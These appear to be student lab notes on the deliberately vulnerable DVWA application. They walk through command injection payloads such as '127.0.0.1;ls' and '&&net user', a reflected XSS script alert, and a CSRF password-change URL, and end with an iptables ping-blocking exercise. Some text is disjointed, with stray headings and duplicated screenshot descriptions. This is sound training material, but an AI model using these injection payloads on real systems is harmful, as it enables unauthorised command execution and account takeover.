**WARNING!**

Damn Vulnerable Web Application is damn vulnerable! Do not upload it to your hosting provider's public html folder or any Internet facing servers, as they will be compromised. It is recommend using a virtual machine (such as VirtualBox or VMware), which is set to NAT networking mode. Inside a guest machine, you can download and install XAMPP for the web server and database.

## Goto DVWA security



Click on impossible

<b>File Inclusion</b>
<b>File Upload</b>
<b>Insecure CAPTCHA</b>
<b>SQL Injection</b>
<b>SQL Injection (Blind)</b>
<b>Weak Session IDs</b>
<b>XSS (DOM)</b>
<b>XSS (Reflected)</b>
<b>XSS (Stored)</b>
<b>CSP Bypass</b>
<b>JavaScript</b>
<b>DVWA Security</b>
<b>PHP Info</b>
<b>About</b>

as an example of how web application vulnerabilities can be used as a platform to teach or learn basic exploitation techniques.

2. Medium - This setting is mainly to give an example to the user of how a developer has tried but failed to secure an application using various exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture of harder or alternative bad practices to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation as the medium level, similar to Capture The Flags (CTFs) competitions.
4. Impossible - This level should be **secure against all vulnerabilities**. It is used to compare the vulnerable source code to the secure source code.

Prior to DVWA v1.9, this level was known as 'high'.

**PHPIDS** v0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications. PHPIDS works by filtering any user supplied input against a blacklist of potentially malicious code. It is used in DVWA to serve as a live example of how Web Application Firewalls (WAFs) can help improve security and in some cases how WAFs can be circumvented.

You can enable PHPIDS across this site for the duration of your session. PHPIDS is currently **disabled**. [[Enable PHPIDS](#)] [[Simulate attack](#)] [[View IDS log](#)]

CMD INJECTION OS Fingerprinting SQLi XSS LFI RCE SSRF Clickjacking

Set as LOW and click Submit.

The screenshot shows the DVWA Security interface. On the left is a sidebar menu with various attack types: Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), CSP Bypass, JavaScript, DVWA Security (which is highlighted in green), PHP Info, About, and Logout. The main content area has a title "DVWA Security" with a yellow info icon. A section titled "Security Level" says "Security level is currently: impossible." Below it, a paragraph explains that users can set the security level to low, medium, high or impossible. It provides a numbered list of what each level means:

1. Low - This security level is completely vulnerable and **has no security measures at all**. It's used to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example to the user of **bad security practices**, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture of **harder or alternative bad practices** to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.
4. Impossible - This level should be **secure against all vulnerabilities**. It is used to compare the vulnerable source code to the secure source code.  
Prior to DVWA v1.9, this level was known as 'high'.

Below this is a dropdown menu set to "Low" and a "Submit" button. The "PHPIDS" section follows, stating "PHPIDS v0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications." It describes how PHPIDS works by filtering user input against a blacklist of malicious code. It notes its use in DVWA as a live example of how Web Application Firewalls (WAFs) can help improve security. It also mentions that WAFs can be circumvented. A note says PHPIDS is currently disabled, with a link to enable it. Buttons for "Simulate attack" and "View IDS log" are present.

Enter IP address.

The screenshot shows the DVWA Command Injection page. The sidebar menu is identical to the previous one. The main content area has a title "Vulnerability: Command Injection". A "Ping a device" form asks for an IP address, which is set to "127.0.0.1" and has a "Submit" button. Below the form is a terminal window showing the output of a ping command:

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data:  
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.056 ms  
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.065 ms  
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.057 ms  
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.038 ms  
  
--- 127.0.0.1 ping statistics ---  
4 packets transmitted, 4 received, 0% packet loss, time 3057ms  
rtt min/avg/max/mdev = 0.038/0.054/0.065/0.009 ms
```

Below the terminal is a "More Information" section with links to external resources:

- <https://www.csrbid.com/doc/2530476/Php-Endangers-Remote-Code-Execution>
- <http://www.ss64.com/bash/>
- <http://www.ss64.com/rm/>
- [https://owasp.org/www-community/attacks/Command\\_Injection](https://owasp.org/www-community/attacks/Command_Injection)

At the bottom, the username is listed as "admin" and there are "View Source" and "View Help" links.

CMD INJECTION OS Fuzzer Client Configuration

multiple commands using pipe or ;

127.0.0.1;ls

The screenshot shows the DVWA Command Injection page. On the left, a sidebar lists various vulnerabilities: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection (highlighted in green), CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), CSP Bypass, JavaScript, DVWA Security, PHP Info, About, and Logout. The main content area has a title "Vulnerability: Command Injection" and a sub-section "Ping a device". A text input field contains "127.0.0.1;ls" and a "Submit" button. Below the input is a terminal-like output window showing the results of the ping command. At the bottom right of the main content area are "View Source" and "View Help" buttons.

127.0.0.1;ls ../

The screenshot shows the DVWA Command Injection page. The sidebar and main content area are identical to the previous screenshot, but the terminal output shows a different command being executed: "127.0.0.1;ls ../" which results in a directory traversal attack. The output shows the contents of the parent directory of the current working directory.

```
;cat ../view_source.php
```

The DVWA Command Injection page displays the output of the exploit. The user input field contains "127.0.0.1;cat ../view\_source.php". The output shows the results of the ping command and the source code of the exploited file.

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.016 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.068 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.054 ms
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.043 ms

--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3073ms
rtt min/avg/max/mdev = 0.016/0.045/0.068/0.019 ms

vulnerabilities/{$id}/source/{$security}.php
```

Use &&net user

The DVWA Command Injection page displays the output of the exploit using the "&&net user" command. The user input field contains "127.0.0.1&&net user". The output shows various user management commands available on the system.

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.014 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.058 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.043 ms
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.055 ms

--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3052ms
rtt min/avg/max/mdev = 0.014/0.042/0.058/0.017 ms

net [] user [misc. options] [targets]
List users

net [] user DELETE [misc. options] [targets]
Delete specified user

net [] user INFO [misc. options] [targets]
List the domain groups of the specified user

net [] user ADD [password] [-c container] [-F user flags] [misc. options] [targets]
Add specified user

net [] user RENAME [targets]
Rename specified user

Valid methods: (auto-detected if not specified)
ads Active Directory (LDAP/Kerberos)
```

Use &net user

The screenshot shows the DVWA Command Injection page. On the left, a sidebar lists various security vulnerabilities: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection (highlighted in green), CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), and VCS / Etcdctl. The main content area is titled "Vulnerability: Command Injection" and "Ping a device". A text input field contains "127.0.0.1&net user". Below it, the output shows the results of the ping command:

```

PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.013 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.024 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.043 ms
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.044 ms

--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3052ms
rtt min/avg/max/mdev = 0.013/0.031/0.044/0.013 ms

net [] user [misc. options] [targets]
    List users

net [] user DELETE [misc. options] [targets]
    Delete specified user

net [] user INFO [misc. options] [targets]
    List the domain groups of the specified user
  
```

Open command prompt in the windows system and use the command ping 0.0.0.0&net user

The screenshot shows a Windows Command Prompt window. The command "ping 0.0.0.0&net user" is entered, resulting in the following output:

```

C:\Users\student>ping 0.0.0.0&net user

Pinging 0.0.0.0 with 32 bytes of data:
PING: transmit failed. General failure.

Ping statistics for 0.0.0.0:
    Packets: Sent = 4, Received = 0, Lost = 4 (100% loss),
C:\Users\student>
  
```

CMD Taskbar Open Taskbar

Now use the command ping 0.0.0.0&net user – replace & with &&

```
cmd Command Prompt
Microsoft Windows [Version 10.0.22000.739]
(c) Microsoft Corporation. All rights reserved.

C:\Users\student>ping 0.0.0.0&net user

Pinging 0.0.0.0 with 32 bytes of data:
PING: transmit failed. General failure.

Ping statistics for 0.0.0.0:
  Packets: Sent = 4, Received = 0, Lost = 4 (100% loss),
User accounts for \\DESKTOP-8E5GFFQ
-----
Administrator      DefaultAccount      Guest
student           WDAGUtilityAccount
The command completed successfully.
```

-----XSS Attack-----

### Click XSS Reflection

The screenshot shows a browser window with multiple tabs open. The active tab is 'Vulnerability: Reflected' at '127.0.0.1/DVWA/vulnerabilities/xss\_r/'. The DVWA logo is at the top. The main content area displays the title 'Vulnerability: Reflected Cross Site Scripting (XSS)'. Below it is a form with a text input field containing 'What's your name?' and a 'Submit' button. To the right of the form is a 'More Information' section with several links. On the left, a sidebar lists various attack types, with 'XSS (Reflected)' highlighted. At the bottom left, it says 'Username: admin' and 'Security Level: low'. At the bottom right are 'View Source' and 'View Help' buttons.

Enter any name in the text box and click submit.

The screenshot shows the same DVWA page after entering 'Hello World' in the text box. The 'Submit' button has been clicked, and the text 'Hello World' now appears in the input field. The rest of the page remains the same, including the sidebar menu and the 'More Information' section with its links.

It displays as



## Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?  Submit

Hello Hello World

**More Information**

- <https://owasp.org/www-community/attacks/xss/>
- <https://owasp.org/www-community/xss-filter-evasion-cheatsheet>
- [https://en.wikipedia.org/wiki/Cross-site\\_scripting](https://en.wikipedia.org/wiki/Cross-site_scripting)
- <http://www.cgisecurity.com/xss-faq.html>
- <http://www.scriptalert1.com/>

Home  
Instructions  
Setup / Reset DB  
  
Brute Force  
Command Injection  
CSRF  
File Inclusion  
File Upload  
Insecure CAPTCHA  
SQL Injection  
SQL Injection (Blind)  
Weak Session IDs  
XSS (DOM)  
**XSS (Reflected)**

Now instead of any text let's try some script text.



## Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name? <script>alert('Hello World')</script> Submit


**More Information**

- <https://owasp.org/www-community/attacks/xss/>
- <https://owasp.org/www-community/xss-filter-evasion-cheatsheet>
- [https://en.wikipedia.org/wiki/Cross-site\\_scripting](https://en.wikipedia.org/wiki/Cross-site_scripting)
- <http://www.cgisecurity.com/xss-faq.html>
- <http://www.scriptalert1.com/>

Home  
Instructions  
Setup / Reset DB  
  
Brute Force  
Command Injection  
CSRF  
File Inclusion  
File Upload  
Insecure CAPTCHA  
SQL Injection  
SQL Injection (Blind)  
Weak Session IDs  
XSS (DOM)  
**XSS (Reflected)**  
XSS (Stored)

Ex: <script>alert('Hello World')</script>

It displays an alert as shown below



The screenshot shows the DVWA application interface. On the left, a sidebar lists various security vulnerabilities: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected) (which is highlighted in green), XSS (Stored), CSP Bypass, JavaScript, DVWA Security, PHP Info, About, and Logout. The main content area has a title "Vulnerability: Reflected Cross Site Scripting (XSS)". It contains a form with the question "What's your name?" and a text input field containing "Hello". Below the form is a button labeled "Submit". A modal dialog box is displayed, showing the IP address "127.0.0.1" and the reflected text "Hello World". A blue "OK" button is at the bottom right of the modal.

Click Ok

DVWA

## Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?  Submit

Hello

### More Information

- <https://owasp.org/www-community/attacks/xss/>
- <https://owasp.org/www-community/xss-filter-evasion-cheatsheet>
- [https://en.wikipedia.org/wiki/Cross-site\\_scripting](https://en.wikipedia.org/wiki/Cross-site_scripting)
- <http://www.cgisecurity.com/xss-faq.html>
- <http://www.scriptalert1.com/>

Home  
Instructions  
Setup / Reset DB  
  
Brute Force  
Command Injection  
CSRF  
File Inclusion  
File Upload  
Insecure CAPTCHA  
SQL Injection  
SQL Injection (Blind)  
Weak Session IDs  
XSS (DOM)  
**XSS (Reflected)**  
XSS (Stored)

---

-----CSRF ATTACK-----

---

Damn Vulnerable Web Application (DVWA) v1.10 \*Development\*Test Credentials — Mozilla Firefox

127.0.0.1/DVWA/vulnerabilities/csrf/test\_credentials.php

## Test Credentials

### Vulnerabilities/CSRF

Username

Password

try with pablo

Damn Vulnerable Web Application (DVWA) v1.10 \*Development\*Test Credentials — Mozilla Firefox

127.0.0.1/DVWA/vulnerabilities/csrf/test\_credentials.php

## Test Credentials

### Vulnerabilities/CSRF


Valid password for 'pablo'

Username


Password


CMD INSTANT RUN OF TUTORIALS - CHROME - DVWA

open burpsuite



click start burp suite





open browser

search for

Vulnerability: Cross Site Request Forgery (CSRF)

Change your admin password:

New password:  
Confirm new password:  
Change

Note: Browsers are starting to default to setting the [SameSite cookie](#) flag to lax, and in doing so are killing off some types of CSRF attacks. When they have completed their mission, this lab will not work as originally expected.

Announcements:

- Chromium
- Edge
- Firefox

As an alternative to the normal attack of hosting the malicious URLs or code on a separate host, you could try using other vulnerabilities in this app to store them; the Stored XSS lab would be a good place to start.

More Information

- <https://owasp.org/www-community/attacks/csrf>
- <http://www.cgisecurity.com/csrf-faq.html>
- [https://en.wikipedia.org/wiki/Cross-site\\_request\\_forgery](https://en.wikipedia.org/wiki/Cross-site_request_forgery)

Username: admin  
Security Level: low  
Locale: en  
PHPIDS: disabled  
SQLI DB: mysql

View Source | View Help


DVWA

[http://127.0.0.1/DVWA/vulnerabilities/csrf/?password\\_new=new&password\\_conf=new&Change=Change](http://127.0.0.1/DVWA/vulnerabilities/csrf/?password_new=new&password_conf=new&Change=Change)

login after inception is on

Go to browser using burp suite and

Search 127.0.0.1/DVWA



## Experiment 5: Implement a firewall for an organization.

```
(kali㉿kali)-[~]
$ sudo service apache2 start
[sudo] password for kali:
```

```
(kali㉿kali)-[~]
$ sudo service mysql start
```

Check ip address in kali

```
(kali㉿kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
      inet 192.168.23.128  netmask 255.255.255.0  broadcast 192.168.23.255
          inet6 fe80::20c:29ff:fe0b:96d0  prefixlen 64  scopeid 0x20<link>
            ether 00:0c:29:0b:96:d0  txqueuelen 1000  (Ethernet)
              RX packets 109  bytes 39332 (38.4 KiB)
              RX errors 0  dropped 0  overruns 0  frame 0
              TX packets 133  bytes 24038 (23.4 KiB)
              TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
      inet 127.0.0.1  netmask 255.0.0.0
      inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
          RX packets 171  bytes 37444 (36.5 KiB)
          RX errors 0  dropped 0  overruns 0  frame 0
          TX packets 171  bytes 37444 (36.5 KiB)
```

Check ip address for windows in command prompt

```
Command Prompt
Microsoft Windows [Version 10.0.22000.739]
(c) Microsoft Corporation. All rights reserved.

C:\Users\student>ipconfig

Windows IP Configuration

Ethernet adapter Ethernet:

  Connection-specific DNS Suffix  . :
  Link-local IPv6 Address . . . . . : fe80::bd09:f0d:fe31:fa37%15
  IPv4 Address . . . . . : 172.16.242.8
  Subnet Mask . . . . . : 255.255.0.0
  Default Gateway . . . . . : 172.16.242.254

Wireless LAN adapter Wi-Fi:

  Media State . . . . . : Media disconnected
  Connection-specific DNS Suffix  . :

Wireless LAN adapter Local Area Connection* 1:

  Media State . . . . . : Media disconnected
  Connection-specific DNS Suffix  . :

Wireless LAN adapter Local Area Connection* 2:

  Media State . . . . . : Media disconnected
  Connection-specific DNS Suffix  . :
```

CMD DISTILLER OF THE FUTURE CLOUD COMPUTING

Connect windows and kali using command prompt in windows

```
C:\Users\student>ping 192.168.23.128

Pinging 192.168.23.128 with 32 bytes of data:
Reply from 192.168.23.128: bytes=32 time<1ms TTL=64

Ping statistics for 192.168.23.128:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 0ms, Average = 0ms
```

To block pinging of windows system use the following command(should consider only IP address not ethernet's address)

```
(kali㉿kali)-[~]
$ sudo iptables -A INPUT -s 192.168.23.1 -j DROP
```

Now check whether ping requests are allowed in windows

```
C:\Users\student>ping 192.168.23.128

Pinging 192.168.23.128 with 32 bytes of data:
Request timed out.
Request timed out.
Request timed out.
Request timed out.

Ping statistics for 192.168.23.128:
    Packets: Sent = 4, Received = 0, Lost = 4 (100% loss),
```

This way we can block ping packets.

---

To unblock the ping packets use the commands

```
(kali㉿kali)-[~]
$ sudo iptables -D INPUT -s 192.168.23.1 -j DROP
```

Let's check its unblocking the ping packets in the windows command prompt

